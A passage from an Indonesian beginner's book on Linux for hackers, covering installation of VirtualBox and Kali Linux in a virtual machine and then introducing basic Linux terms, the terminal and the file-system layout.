Setelah download selesai, klik setup file, dan Anda akan disambut oleh Setup Wizard yang sudah dikenal, yang ditunjukkan pada Gambar 2. Klik Berikutnya, dan Anda akan disambut dengan Custom Setup screen, seperti pada Gambar 3.



Gambar 3: Custom Setup dialog

Dari layar ini, cukup klik **Next**. Terus klik **Next** sampai Anda bertemu dengan dialog **Network Interface Warning** lalu klik **Yes**. Klik **Install** untuk memulai proses. Selama proses ini, Anda kemungkinan akan diminta untuk menginstal software beberapa kali. Ini adalah perangkat jaringan virtual yang diperlukan agar mesin virtual Anda dapat berkomunikasi. Klik **Install** untuk masing-masing.


Gambar 4: Pengelola VirtualBox

Setting Up Virtual Machine Anda


Sekarang mari kita mulai dengan Virtual Machine Anda. VirtualBox harus terbuka setelah di instal, jika VirtualBox tidak terbuka secara otomatis maka Anda harus membukanya secara manual dengan membuka VirtualBox Manager seperti yang terlihat pada Gambar 4.

Karena kita akan membuat mesin virtual baru dengan KaliLinux, maka. klik **New** di sudut kiri atas. Tindakan ini akan membuka dialog **New Virtual Machine** yang ditunjukkan pada Gambar 5.

Beri nama mesin Anda (nama apa pun boleh, tetapi saya hanya menggunakan Kali) lalu pilih Linux dari menu **Type drop-down**. Terakhir, pilih **Debian** (64bit) dari menu tarik-turun ketiga (kecuali jika Anda menggunakan Kali versi 32bit, dalam hal ini pilih versi Debian 32bit). Klik Next, dan Anda akan melihat layar seperti Gambar 6. Di sini, Anda harus memilih berapa banyak RAM yang ingin Anda alokasikan ke mesin virtual baru ini.



Gambar 5: Dialog Buat Mesin Virtual




Gambar 6: Mengalokasikan memori

Sebagai aturan umum, saya tidak menyarankan untuk menggunakan lebih dari 25 persen dari total RAM sistem Anda. Artinya, jika Anda telah menginstal 4 GB di sistem fisik atau sistem host, lalu pilih hanya 1 GB untuk mesin virtual Anda, dan jika Anda memiliki 16 GB di sistem fisik Anda, lalu pilih 4 GB. Semakin banyak RAM yang Anda berikan kepada

mesin virtual Anda, semakin baik dan cepat mesin itu akan berjalan, tetapi Anda juga harus menyisakan cukup RAM untuk sistem operasi host Anda dan mesin virtual lainnya yang mungkin ingin Anda jalankan secara bersamaan. Mesin virtual Anda tidak akan menggunakan RAM apa pun saat Anda tidak menggunakannya, tetapi mereka akan menggunakan ruang hard drive.

Klik **Next** dan tampilannya akan berpindah ke layar Hard Disk, lalu klik **Create Virtual Hard Dis**k dan Klik **Create.** Di layar berikutnya, Anda dapat memutuskan apakah hard drive yang Anda buat akan dialokasikan secara dinamis atau pada ukuran tetap. Jika Anda memilih **Dynamically Allocated**, sistem tidak akan menggunakan seluruh ukuran maksimum yang Anda alokasikan untuk hard disk virtual hingga Anda membutuhkannya, sehingga menghemat lebih banyak ruang hard disk yang tidak digunakan untuk sistem host Anda. Saya menyarankan Anda memilih dialokasikan secara dinamis. Klik **Next**, dan Anda akan memilih jumlah ruang hard drive yang akan dialokasikan ke VM dan lokasi VM (lihat Gambar 7).




Gambar 7: Mengalokasikan ruang hard drive

Ukuran default-nya adalah 8GB, tapi menurut saya itu agak kecil, dan Saya merekomendasikan Anda untuk mengalokasikan minimal 20 – 25 GB. Ingat, jika Anda memilih untuk mengalokasikan ruang hard drive secara dinamis, itu tidak akan menggunakan ruang tersebut sampai Anda membutuhkannya, dan memperluas hard drive Anda setelah dialokasikan dapat menjadi rumit, jadi lebih baik untuk melakukan kesalahan. Klik **Create**, dan Anda siap untuk beroperasi!


Menginstal Kali di VM

Pada titik ini, Anda akan melihat layar seperti Gambar 8. Sekarang Anda perlu menginstal Kali. Perhatikan bahwa di sebelah kiri VirtualBox Manager, Anda akan melihat indikasi bahwa Kali VM dimatikan. Klik tombol Mulai (ikon panah hijau).



Gambar 8: Layar selamat datang VirtualBox

VirtualBox Manager akan bertanya di mana menemukan disk startup. Anda telah mengunduh gambar disk dengan ekstensi .iso yang seharusnya ada di folder Unduhan Anda (jika Anda menggunakan torrent untuk mengunduh Kali, file **.iso** akan berada di folder Dowload aplikasi torrent Anda). Klik ikon folder di sebelah kanan, navigasikan ke folder Download, dan pilih file gambar Kali (lihat Gambar 9).



Gambar 9: Memilih disk startup Anda

Lalu klik **Start**. Selamat, Anda baru saja menginstal Kali Linux di mesin virtual!

SETTING UP KALI

Kali sekarang akan membuka layar seperti Gambar 10 dan menawarkan beberapa pilihan startup kepada Anda. Saya menyarankan Anda untuk menggunakan Graphic Install untuk pemula. Gunakan tombol keyboard Anda untuk menavigasi. Jika Anda menemukan

kesalahan/error saat menginstall Kali kedalam VirtualBox, ini mungkin Anda belum mengaktifkan virtualisasi didalam BIOS sistem Anda. Setiap sistem dan BIOS-nya sedikit berbeda, jadi hubungi pabrikan Anda atau cari solusi online untuk sistem dan BIOS Anda. Selain itu, pada sistem Windows, Anda mungkin perlu menonaktifkan software virtualisasi yang bersaing seperti HyperV. Sekali lagi, pencarian internet untuk sistem Anda harus membimbing Anda dalam melakukannya.

Gambar 10: Memilih metode instal

Selanjutnya, Anda akan diminta untuk memilih bahasa Anda. Pastikan Anda memilih bahasa yang paling nyaman Anda digunakan lalu klik Continue. Selanjutnya, pilih Your Location, klik Continue, lalu pilih tata letak keyboard Anda.

Gambar 11: Memasukkan nama host

Gambar 12: Memilih sandi

Saat Anda mengklik **Continue**, VirtualBox akan melalui proses mendeteksi perangkat keras dan adaptor jaringan Anda. Tunggulah dengan sabar, selanjutnya, Anda akan disambut oleh layar yang meminta Anda untuk mengonfigurasi jaringan Anda, seperti pada Gambar 11.

Item pertama yang diminta adalah nama host Anda. Anda dapat memberi nama apa pun yang Anda inginkan, tetapi saya meninggalkan milik saya dengan "kali" default. Selanjutnya, Anda akan diminta untuk nama domain. Anda tidak harus memasukkan apa pun di sini. Klik Continue. Layar berikutnya, ditunjukkan pada Gambar 12. Di sini, Anda akan dimintai kata sandi yang ingin Anda gunakan untuk User root.

Gambar 13: Menulis perubahan ke disk

Pengguna root di Linux adalah administrator sistem yang sangat kuat. Anda dapat menggunakan sandi apa pun yang Anda merasa aman. Jika ini adalah sistem fisik yang kami gunakan di internet, saya sarankan Anda menggunakan kata sandi yang sangat panjang dan rumit untuk membatasi kemampuan penyerang untuk memecahkannya. Karena ini adalah mesin virtual yang tidak dapat diakses orang tanpa terlebih dahulu mengakses sistem operasi host Anda, otentikasi sandi pada mesin virtual ini tidak terlalu penting, tetapi Anda tetap harus memilih dengan bijak. Klik Continue, dan Anda akan dimintauntuk menyetel zona waktu Anda. Klik lalulanjutkan.

Layar berikutnya menanyakan tentang disk partisi (partisi adalah seperti apa suaranya—sebagian atau segmen hard drive Anda). Pilih **Guided – use entire disk**, dan Kali akan mendeteksi hard drive Anda dan menyiapkan partisi secara otomatis.

Kali kemudian akan memperingatkan Anda bahwa semua data pada disk yang Anda pilih akan dihapus tapi jangan khawatir! Ini adalah disk virtual, dan disk ini baru dan kosong, jadi ini sebenarnya tidak akan melakukan apa pun. Klik **Continue**.

Kali sekarang akan menanyakan apakah Anda ingin semua file dalam satu partisi atau apakah Anda ingin memiliki partisi yang terpisah. Jika ini adalah sistem produksi, Anda mungkin akan memilih partisi terpisah untuk/home,/var, dan/tmp, tetapi mengingat bahwa kami akan menggunakan ini sebagai sistem pembelajaran di lingkungan virtual, semuanya aman untuk Anda pilih **All files in one partition** untuk menjadikan file dalam satu partisi.

Sekarang Anda akan ditanya apakah akan menulis perubahan Anda ke disk. Pilih **Finish partitioning and write changes to disk** untuk menyelesaikan partisi dan tulis perubahan ke disk. Kali akan meminta Anda sekali lagi untuk melihat apakah Anda ingin menulis perubahan ke disk; pilih **Yes** dan klik **Continue** (lihat Gambar 13).

Sekarang Kali akan mulai menginstl sistem operasi, biasanya membutuhkan beberapa saat, jadi Anda harus bersabar menunggu, dan sekarang adalah waktu untuk istirahat di kamar mandi dan mendapatkan minuman favorit Anda sampai proses selesai. Setelah penginstalan selesai, Anda akan diminta untuk menentukan apakah Anda ingin menggunakan cermin jaringan. Ini benar-benar tidak diperlukan, jadi klik **No**.

Gambar 14: Menginstal GRUB


Kemudian, Kali akan meminta Anda apakah Anda ingin menginstal GRUB (Grand Unified Bootloader), yang ditunjukkan pada Gambar 14. Sebuah bootloader memungkinkan Anda untuk memilih sistem operasi yang berbeda untuk boot, yang berarti Anda dapat melakukan boot di mesin Anda Kali atau sistem operasi lainnya. Pilih **Yes** dan klik **Continue**.

Pada layar berikutnya, Anda akan diminta apakah Anda ingin menginstal bootloader GRUB secara otomatis atau manual. Untuk alasan yang belum jelas, jika Anda memilih opsi kedua, Kali akan cenderung hang dan menampilkan layar kosong setelah penginstalan. Pilih **Enter device manually**, seperti yang ditunjukkan pada Gambar 15.

Gambar 15: Memasukkan perangkat Anda secara manual

Pada layar berikutnya, pilih drive tempat bootloader GRUB harus diinstal (kemungkinan akan seperti /dev/sda). Klik melalui ke layar berikutnya, yang akan memberi tahu Anda bahwa penginstalan sudah selesai.

Selamat! Anda telah menginstal Kali. Klik **Continue**. Kali akan mencoba untuk mem-boot ulang, dan Anda akan melihat sejumlah baris kode melintasi layar hitam kosong sebelum Anda akhirnya disambut dengan layar login Kali 2018, seperti yang ditunjukkan pada Gambar 16.



Gambar 16: Layar login Kali

Masuk sebagai root, dan Anda akan dimintai kata sandi. Masukkan sandi apa pun yang Anda pilih untuk pengguna root. Setelah login sebagai root, Anda akan disambut dengan desktop Kali Linux, seperti pada Gambar 17.

Gambar 17: Layar utama Kali

Anda sekarang siap untuk memulai perjalanan Anda ke dalam bidang peretasan yang menarik! Selamat datang!

BAB 1
DASAR SISTEM OPERASI *HACKER*: LINUX

Sesuai dengan sifat kita, *Hacker* adalah pelaku. Kita ingin menyentuh dan bermain dengan sesuatu. Kita juga ingin membuat dan memecahkan sesuatu. Hanya sedikit dari kita yang mau membaca buku teori teknologi informasi dengan ratusan bahakn ribuan halaman sebelum kita dapat melakukan hal yang paling kita sukai: hacking. Dengan mempertimbangkan hal itu, bab ini dirancang untuk memberi Anda beberapa keterampilan dasar untuk membuat Anda siap dan berlari di Kali.

Dalam bab ini, kita tidak akan membahas satu konsep secara mendetail, tapi kita akan membahas secukupnya saja untuk memungkinkan Anda bermain dan menjelajahi sistem operasi *Hacker*: Linux. Kita akan diskusi mendalam untuk bab-bab selanjutnya.

1.1 KONSEP DAN PERSYARATAN

Sebelum kita memulai perjalanan kita melalui dunia Linux Basics yang indah untuk *Hacker*, saya ingin memperkenalkan beberapa istilah yang akan menjelaskan beberapa konsep yang dibahas dalam bab ini nanti.

Binaries (Binari) Istilah ini mengacu pada file yang dapat dieksekusi, mirip dengan yang dapat dieksekusi di Windows. Biner biasanya berada di *direktori/usr/bin* atau *usr/sbin* dan menyertakan utilitas seperti ps, cat, ls, dan cd (kita akan menyentuh keempatnya di bab ini) serta aplikasi nirkabel seperti *hacking toolan aircrackng* dan sistem deteksi intrusi (IDS) *Snort.*

Case sensitivity Tidak seperti Windows, Linux peka akan huruf besar/kecil. Ini berarti bahwa **Desktop** berbeda dengan **desktop**. Masing-masing dari ini akan mewakili nama file atau direktori yang berbeda. Bagi banyak orang yang berasal dari lingkungan Windows mungkin sedikit membuat frustasi. Jika Anda mendapatkan pesan kesalahan "file atau direktori tidak ditemukan" dan Anda yakin file atau direktori tersebut ada, Anda mungkin perlu memeriksa kasus Anda.

Directory (Direktori) Ini sama dengan folder di Windows. Direktori menyediakan cara untuk mengatur file, biasanya secara hierarkis.

Home (Beranda) Setiap pengguna user direktori /home sendiri, dan di sini biasanya file yang Anda buat akan disimpan secara default.

Kali Kali Linux adalah distribusi Linux yang dirancang khusus untuk pengujian penetrasi, membuatnya memiliki ratusan alat yang telah diinstal sebelumnya, sehingga dapat menghemat waktu yang Anda perlukan untuk mendownload dan menginstalnya sendiri. Saya akan menggunakan Kali versi terbaru pada saat penulisan ini: Kali 2018.2, pertama kali dirilis pada bulan April 2018.

Root Seperti hampir semua sistem operasi, Linux memiliki akun administrator atau super user, yang dirancang untuk digunakan oleh orang tepercaya yang dapat melakukan hampir semua hal di sistem, mencakup hal-hal seperti konfigurasi ulang sistem, menambahkan user, dan mengubah sandi. Di Linux, akun tersebut disebut root. Sebagai *Hacker* atau tester, Anda akan sering menggunakan akun root untuk memberi diri Anda kendali atas sistem. Bahkan, banyak alat *Hacker* yang mengharuskan Anda menggunakan akun root.

Script Ini adalah serangkaian perintah yang dijalankan dalam lingkungan interpretatif yang mengubah setiap baris menjadi source code. Banyak hacking toolan yang hanya skrip.

Skrip dapat dijalankan dengan penerjemah bash atau salah satu dari penerjemah bahasa skrip lainnya, seperti Python, Perl, atau Ruby. Python saat ini adalah juru bahasa paling populer di antara *Hacker*.

Shell Ini adalah lingkungan dan translator untuk menjalankan perintah di Linux. Shell yang paling banyak digunakan adalah bash, yang merupakan singkatan dari Bourneagain shell, tapi ada juga shell populer lainnya termasuk shell C dan shell Z. Saya akan menggunakan shell bash secara eksklusif dalam buku ini.

Terminal Ini adalah antarmuka baris perintah/*command line interface* (CLI).

Dengan dasar-dasar di belakang kami, kami akan mencoba secara metodis mengembangkan keterampilan penting Linux yang Anda perlukan untuk menjadi *Hacker* atau penguji penetrasi. Di bab pertama ini, saya akan mempandu Anda memulai dengan Kali Linux.

1.2 TOUR KALI


Gambar 1.1 Login ke Kali menggunakan akun root

Gambar 1.2 Desktop Kali

Setelah Anda memulai Kali, Anda akan disambut dengan layar login, seperti yang ditunjukkan pada Gambar 1.1. Login menggunakan username root di akun root dan kata sandi default. Sekarang Anda harus memiliki akses ke desktop Kali Anda (lihat Gambar 1.2). Kita akan segera melihat dua aspek paling dasar dari desktop: terminal interface dan struktur file.

Terminal

Langkah pertama dalam menggunakan Kali adalah membuka terminal, yang merupakan interface command line yang akan kita gunakan dalam buku ini. Di Kali Linux, Anda akan menemukan ikon untuk terminal di bagian bawah desktop. Klik dua kali ikon ini untuk membuka terminal atau tekan CTRL+ALT+T. Terminal baru Anda akan terlihat seperti yang ditunjukkan pada Gambar 1.3.




Gambar 1.3 Terminal Kali

Terminal ini membuka lingkungan command line, yang dikenal sebagai shell, yang memungkinkan Anda untuk dapat menulis skrip dan menjalankan perintah pada sistem operasi yang mendasarinya. Meskipun Linux memiliki banyak lingkungan shell yang berbeda, yang paling populer adalah shell bash, yang juga merupakan shell default di Kali dan banyak distribusi Linux lainnya. Untuk mengubah sandi, Anda dapat menggunakan perintah passwd.

Sistem File Linux

Struktur sistem file Linux agak berbeda dari Windows. Linux tidak memiliki drive fisik (seperti drive C: di dasar sistem file tetapi menggunakan sistem file logis sebagai gantinya. Di bagian paling atas dari struktur sistem file adalah /, yang sering disebut sebagai akar dari sistem file, seolah-olah itu adalah pohon yang terbalik (lihat Gambar 1.4). Perlu diingat bahwa ini berbeda dari pengguna root. Pada awalnya, istilah ini mungkin tampak membingungkan, tetapi istilah ini akan menjadi lebih mudah untuk dibedakan setelah Anda terbiasa dengan Linux.



Gambar 1.4 Sistem file Linux

Root (/) sistem file berada di bagian atas pohon, dan subdirektori berikut adalah subdirektori yang paling penting untuk diketahui:

/root Direktori beranda dari pengguna root yang sangat kuat

/etc Umumnya berisi file konfigurasi Linux—file yang mengontrol kapan dan bagaimana program dimulai

/home Direktori beranda user

/mnt Tempat sistem file lain dipasang atau dipasang ke sistem file

/media Tempat CD dan perangkat USB biasanya dipasang atau dipasang ke sistem file

/bin Tempat binari aplikasi (setara dengan executable di Microsoft Windows) berada

/lib Tempat Anda akan menemukan library (program bersama yang mirip dengan Windows, dan lain-lain)

Kita akan menghabiskan lebih banyak waktu dengan direktori utama di seluruh buku ini. Memahami direktori tingkat pertama ini sangat penting untuk menavigasi melalui sistem file dari *command line.*

Penting juga untuk diketahui sebelum Anda memulai bahwa Anda tidak boleh masuk sebagai root saat melakukan tugas rutin, karena siapa pun yang meretas sistem Anda (ya, *Hacker* terkadang dihack) saat Anda masuk dan langsung melakukan root "own" sistem Anda. Masuk sebagai pengguna biasa saat memulai aplikasi biasa, menjelajahi web, menjalankan alat seperti Wireshark, dan sebagainya.

1.3 *BASIC COMMAND* DI LINUX

Untuk memulai, mari kita lihat beberapa basic command/perintah dasar yang akan membantu Anda bangun dan berjalan di Linux.

Temukan Diri Anda dengan pwd

